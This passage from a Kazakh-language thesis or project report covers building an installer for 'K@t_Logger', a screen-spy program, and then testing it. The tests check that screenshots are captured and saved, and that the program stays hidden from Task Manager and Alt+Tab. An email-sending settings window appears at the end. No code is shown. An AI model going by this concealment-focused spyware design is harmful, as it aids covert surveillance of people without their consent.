
Сурет 3.22 – Бағдарламалық және компоненттік файлдарды көрсету

Барлық файлдарды көрсетіп болғаннан кейін пайдаланушы параметрлерін орнату қажет (3.23-сурет).




Сурет 3.23 – Пайдаланушы параметрлері

Содан кейін лицензия файлын көрсетемін (3.24-сурет).




Сурет 3.24 – Лицензияны көрсету

Бағдарламалық жасақтама орнатушының тілі таңдалынады(3.25-сурет).




Сурет 3.25 – Орнатқыштағы тілді көрсету

Осы терезеде орнатушы файл жиналатын болады, мен орнату орнын көрсетемін, бағдарламалық жасақтаманы үшін белгішені және құпия сөзді орнатамын (3.26-сурет).




Сурет 3.26 – Орнатушы файлының параметрлерін көрсету

Конфигурациялық параметрлердің соңында мен «Finish» батырмасын басамын, орнатуды аяқтау үшін (3.27-сурет).




Сурет 3.27 – Орнатқышты жасау процесінің аяқталуы


Содан кейін, орнатушыны дұрыстығына тексеремін. 3.28-3.32 суретте бағдарламалық жасақтаманы орнату процесі көрсетіледі.




Сурет 3.28 – Орнату тілін таңдау




Сурет 3.29 – Орнату паролін енгізіңіз



Сурет 3.30 – Орнату қалтасын таңдау



Сурет 3.31 – Орнату процесін аяқтау



Сурет 3.32 – Бағдарламалық жасақтаманың орнату орнын тексеру

3.8 Тестілеу

Барлық пайдаланушы параметрлерін бекітіп болғаннан кейін бағдарламалық жасақтаманы талдап, жобалаудан кейін бағдарламалық жасақтаманы тексеру кезеңі жүргізіледі. Тестілеу − бағдарламалық қамтамасыз етуді іске асыру функциялары, логикасы және нысаны бойынша қателерді анықтау бойынша бағдарламаны жүзеге асыру. Бағдарламалық өнімді әзірлеу процесінде тестілеу программалық қамтамасыз етуді бағдарламалық өнімнің жұмыс нұсқасын алу үшін жүзеге асырады. Тестілеу барысында бағдарламадағы барлық форманың және операторлардың жұмысын тексеру және бағдарламада қарастырылған барлық нәтижелерді жасай отырып, кіріс деректерін (бақылау мысалы) жасау жүзеге асырылады.

Бағдарламалық жасақтама өнімінің функционалды тестілеуі бағдарламаның жұмыс істеу қабілеттілігін және онда көрсетілген барлық функцияларды тексеруден тұрады. Тесттер орындалады, алынған барлық нәтижелер бағаланады. Нақты тест нәтижелері күтілетін нәтижелермен салыстырылады. Сәйкес келмеу анықталса, қате тіркеледі − баптау басталады.

Бағдарламалық жасақтаманы тестілеу бағдарламаның көрінуін қамтамасыз ету үшін экранды шпионы және жасырын тексеру үлгісі арқылы жүргізіледі.

Тестілеу Samsung 450R ноутбугінде жүргізіледі, Intel(R) Core(TM) i3-3120M CPU процессорімен, 2.50 ГГц жиілікті, орнатылған жады (ОЗУ) 4 ГБ, 64-разрядтық Windows 10 операциялық жүйесі, ноутбук жергілікті желіге қосылмаған және жұмыс станциясы.

Осылайша, тест тапсырмалары:

− Экранның бақылаушысын іске қосу;


− 15 минуттан кейін экрандық шпионның жұмысын тоқтатыңыз және көрсетілген сақтау орындарында құрылған экрандарды тексеріңіз;

− Тапсырма менеджерін бастаңыз және «K@t_Logger» бағдарламалық жасақтамасының көрсетілмегеніне көз жеткізіңіз;

− «Alt + Tab» пернелер тіркесімін қолданыстағы бағдарламалардың терезелерін ауыстыру үшін «K@t_Logger» бағдарламалық жасақтамасының көрсетілмегеніне көз жеткізіңіз.


Ең алдымен «K@t_Logger» бағдарламалық қамтамасыз етуін іске қосамын.

Пайдаланушы алдында қосымша әрекеттерді таңдау үшін бағдарламаның негізгі терезесі пайда болады (3.33-сурет).




Сурет 3.33 – Негізгі терезені ашу

Негізгі терезеде «Электрондық поштаны қосу» батырмасын бассаңыз, экранның бақылаушысының баптау терезесі ашылады (3.34 сурет).



